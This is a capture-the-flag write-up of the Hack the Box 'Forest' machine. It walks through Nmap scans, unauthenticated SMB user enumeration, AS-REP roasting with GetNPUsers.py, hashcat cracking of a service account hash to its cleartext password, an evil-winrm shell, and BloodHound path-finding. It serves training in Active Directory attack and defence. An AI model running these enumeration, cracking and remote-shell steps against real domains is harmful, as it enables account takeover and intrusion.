
Forest


Pierson Carulli

Forest is another vulnerable machine from Hack the Box. I found this box to be quite challenging despite its easy rank. Forest taught me a lot about how Windows active directory works and how misconfigured trusts can be exploited to elevate privileges in an Active Directory environment. In this writeup the victim's IP will be 10.10.10.161 and the attacking IP will be 10.10.14.42.

To start things off two Nmap scans were run against the target (The first scan was not a full port scan of the box).




```
# Nmap 7.80 scan initiated Fri Nov  8 04:22:24 2019 as: nmap -A -T4 -oN fullScan.txt 10.10.10.161
Nmap scan report for 10.10.10.161
Host is up (0.070s latency).
Not shown: 989 closed ports
PORT     STATE SERVICE      VERSION
53/tcp   open  domain?
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_    bind
88/tcp   open  kerberos-sec Microsoft Windows Kerberos (server time: 2019-11-08 04:29:23Z)
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds (workgroup: HTB)
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap         Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.80%I=7%D=11/8%Time=5DC4ED8E%P=x86_64-pc-linux-gnu%r(DNSV
SF:ersionBindReqTCP,20,"\0\x1e\0\x06\x81\x04\0\x01\0\0\0\0\0\0\x07version\
SF:x04bind\0\0\x10\0\x03");


Network Distance: 2 hops
Service Info: Host: FOREST; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 2h46m50s, deviation: 4h37m08s, median: 6m49s
| smb-os-discovery:
|   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
|   Computer name: FOREST
|   NetBIOS computer name: FOREST\x00
|   Domain name: htb.local
|   Forest name: htb.local
|   FQDN: FOREST.htb.local
|_  System time: 2019-11-07T20:31:54-08:00
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
| smb2-security-mode:
|   2.02:
|_    Message signing enabled and required
```



```
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5985/tcp  open  wsman <--- login to this port!
9389/tcp  open  adws
47001/tcp open  winrm
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49670/tcp open  unknown
49676/tcp open  unknown
49677/tcp open  unknown
49684/tcp open  unknown
49698/tcp open  unknown
49717/tcp open  unknown
```


Figures one and two (shown above) show the results of the scans.

The Nmap scan performed in figure one shows us that the target is a domain controller: Domain name: htb.local, Forest name: htb.local, FQDN: FOREST.htb.local. To make interacting with the target easier the domains were added to the /etc/hosts file. The new lines in the /etc/hosts file should look something like this:




```
(base) root@kali:~/impacket/examples# cat /etc/hosts
127.0.0.1       localhost kali
10.10.10.161    htb.local
10.10.10.161    FOREST.htb.local
::1             localhost ip6-localhost ip6-loopback
fe00::0         ip6-localnet
ff00::0         ip6-mcastprefix
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters
```

Adding these lines to the /etc/host file will cause any DNS request destined for htb.local or FOREST.htb.local to resolve to 10.10.10.161, which is the IP address of the target machine. Since the target machine is using Kerberos we should sync are system clock with the target.



```
(base) root@kali:~/impacket/examples# rdate -n 10.10.10.161
Sat Nov 16 05:45:20 UTC 2019
(base) root@kali:~/impacket/examples# 
```


The target machine has port 445 (smb) open. Port 445 can sometimes allow us to gather a list of valid users on the target machine without authenticating to the server. The Metasploit module smb_enum_users will attempt to generate this list.



```
msf5 auxiliary(scanner/smb/smb_enumusers) > run

[+] 10.10.10.161:445      - HTB [ Administrator, Guest, krbtgt, DefaultAccount, $331000-VK4ADACQNUCA, SM_2c8eef0a09b545acb, SM_ca8c2ed5bdab4dc9b, SM_75a538d3025e4db9a, SM_681f53d4942840e18, SM_1b41c92863254
56bb, SM_9b69f1b9d2cc45549, SM_7c96b981967141ebb, SM_c75ee099d0a64c91b, SM_1ffab36a2f5f479cb, HealthMailboxc3d7722, HealthMailboxfc9daad, HealthMailboxc0a90c9, HealthMailbox670628e, HealthMailbox968e74d, He
althMailbox6ded678, HealthMailbox83d6781, HealthMailboxfd87238, HealthMailboxb01ac64, HealthMailbox7108a4e, HealthMailbox0659cc1, sebastien, lucinda, svc-alfresco, andy, mark, santi ] ( LockoutTries=0 Passw
ordMin=7 )
[*] 10.10.10.161:         - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```


Figure three shows the usernames that are valid on the target machine (no password was required to get this list).

The list of users can be copied to a text file and reformatted so that each username appears on its own line.




```
(base) root@kali:~/impacket/examples# cat userList.txt
Administrator
Guest
krbtgt
DefaultAccount
$331000-VK4ADACQNUCA
SM_2c8eef0a09b545acb
SM_ca8c2ed5bdab4dc9b
SM_75a538d3025e4db9a
SM_681f53d4942840e18
SM_1b41c9286325456bb
SM_9b69f1b9d2cc45549
SM_7c96b981967141ebb
SM_c75ee099d0a64c91b
SM_1ffab36a2f5f479cb
HealthMailboxc3d7722
HealthMailboxfc9daad
HealthMailboxc0a90c9
HealthMailbox670628e
HealthMailbox968e74d
HealthMailbox6ded678
HealthMailbox83d6781
HealthMailboxfd87238
HealthMailboxb01ac64
HealthMailbox7108a4e
HealthMailbox0659cc1
sebastien
lucinda
svc-alfresco
andy
mark
santi
```

The list of usernames can be used to enumerate the Kerberos service running on port 88. If the administrator of the domain has forgotten to enable pre-authentication on any of the accounts, then attackers can obtain a ticket granting ticket (TGT) from the Kerberos service without providing any authentication. This is a problem because the TGT contains a Kerberos password hash. The Impacket tool GetNPUsers.py can be used to gather TGT tickets, for user accounts that have pre-authentication disabled, and store the ticket in a file. Python3 GetNPUsers.py htb.local/ -outputfile ~/forest/kerberos_no_pre_auth.txt -format hashcat -no-pass -userfile userList.txt. After this command is run the hash can be seen by issuing cat kerberos_no_pre_auth.txt.




```
(base) root@kali:~/impacket/examples# python3 GetNPUsers.py htb.local/ -outputfile ~/forest/kerberos_no_pre_auth.txt -format hashcat -no-pass -usersfile userList.txt
Impacket v0.9.20-dev - Copyright 2019 SecureAuth Corporation

[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] User HealthMailboxc3d7722 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailboxfc9daad doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailboxc0a90c9 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailbox670628e doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailbox968e74d doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailbox6ded678 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailbox83d6781 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailboxfd87238 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailboxb01ac64 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailbox7108a4e doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailbox0659cc1 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User sebastien doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User lucinda doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User andy doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User mark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User santi doesn't have UF_DONT_REQUIRE_PREAUTH set
```



```
(base) root@kali:~/impacket/examples# cat ~/forest/kerberos_no_pre_auth.txt
$krb5asrep$23$svc-alfresco@HTB.LOCAL:a89a70f49f9a839b3cffc5b6eaffb0a9$dd1bc2d1833db2ec6f125808f883e31f88a8c59de3cfc197b0343b0f786f09c8764a03b253948d2d85dc9b43f53b288ae7329e41992042010136a9a65713d064e
6c5694689a5f243fe1e88309a5babe29c40721e8ecfbdc5682cab6739fbdd3b3fe8f9af1f818f9a1c5f192e196a27be14fc85b7f55c007ae52b506fa54a7b933ec43789fc374d151b62ca8000e27dc82c4ae3549eaa211b23ffcdc449964e383718b6f3
367a51e36ee3b13570606250f91b20b088d2ff8887e6e6392cc6ff4db9bec1694e429924c7370c97e542a987eefb1b68ec7a29981997874efd36de53904aa7d4a373
```

Figure 4 shows the results of the GetNPUsers.py script. It seems that the user account belonging to svc-alfresco had pre-authentication disabled.


Hashcat can be used to crack the password hash: hashcat -a0 -m18200 hash.txt /usr/share/wordlists/rockyou.txt –force.



```
Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344386
* Bytes.....: 139921520
* Keyspace..: 14344386

$krb5asrep$23$svc-alfresco@HTB.LOCAL:a89a70f49f9a839b3cffc5b6eaffb0a9$dd1bc2d1833db2ec6f125808f883e31f88a8c59de3cfc197b
0343b0f786f09c8764a03b253948d2d85dc9b43f53b288ae7329e41992042010136a9a65713d064e6c5694689a5f243fe1e88309a5babe29c40721e
8ecfbdc5682cab6739fbdd3b3fe8f9af1f818f9a1c5f192e196a27be14fc85b7f55c007ae52b506fa54a7b933ec43789fc374d151b62ca8000e27dc
82c4ae3549eaa211b23ffcdc449964e383718b6f3367a51e36ee3b13570606250f91b20b088d2ff8887e6e6392cc6ff4db9bec1694e429924c7370c
97e542a987eefb1b68ec7a29981997874efd36de53904aa7d4a373:s3rvice

Session..........: hashcat
Status...........: Cracked
Hash.Type........: Kerberos 5 AS-REP etype 23
Hash.Target......: $krb5asrep$23$svc-alfresco@HTB.LOCAL:a89a70f49f9a83...d4a373
Time.Started.....: Tue Nov 12 18:43:15 2019 (11 secs)
Time.Estimated...: Tue Nov 12 18:43:26 2019 (0 secs)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   426.4 kH/s (10.87ms) @ Accel:32 Loops:1 Thr:64 Vec:8
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 4087808/14344386 (28.50%)
Rejected.........: 0/4087808 (0.00%)
Restore.Point....: 4079616/14344386 (28.44%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: s9039554h -> s2704081
```


Figure 5 shows the clear text password for svc-alfresco’s account.

The second Nmap scan shows that the target machine has port 5985 (windows remote management) open. This service allows a valid user to execute operating system commands on the target machine. The tool evil-winrm will create a shell that can be used to issue continual commands to the target system.



```
(base) root@kali:~/evil-winrm# ./evil-winrm.rb -i 10.10.10.161 -u svc-alfresco -p s3rvice

Evil-WinRM shell v1.9

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\svc-alfresco\Documents>
```

The user flag can be obtained by navigating to C:\Users\svc-alfresco\Desktop.



```
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> dir


    Directory: C:\Users\svc-alfresco\Desktop


Mode                LastWriteTime         Length Name

----                -------------         ------ ----

-ar---        9/23/2019   2:16 PM             32 user.txt
```

Hunting for System

The end goal of this is to gain system privileges over the domain. This can be accomplished using bloodhound. Bloodhound is used to create a graphical representation of the target forest. Bloodhound requires json files containing information about the target machine in order to populate the graph. To start bloodhound issue the command neo4j console. Then open a new terminal window and type bloodhound. The tool bloodhound-python can be used to obtain the data that we need from the target machine without uploading anything to the target (this reduces the chance that are activities will be discovered by an administrator). bloodhound-python -u svc-alfresco@HTB.LOCAL -p s3rvice -ns 10.10.10.161 -d htb.local. After the script is finished there should be a few json files on the attacking computer, drag and drop the files into bloodhound. To use the tool simply locate a path from the current user (svc-alfresco) to a high value target (in this case svc-alfresco was able to access the htb.local domain). To make the attack path easier to see the filter start from svc-alfresco end at htb.local was applied to the graph. The results of this filter are displayed below.


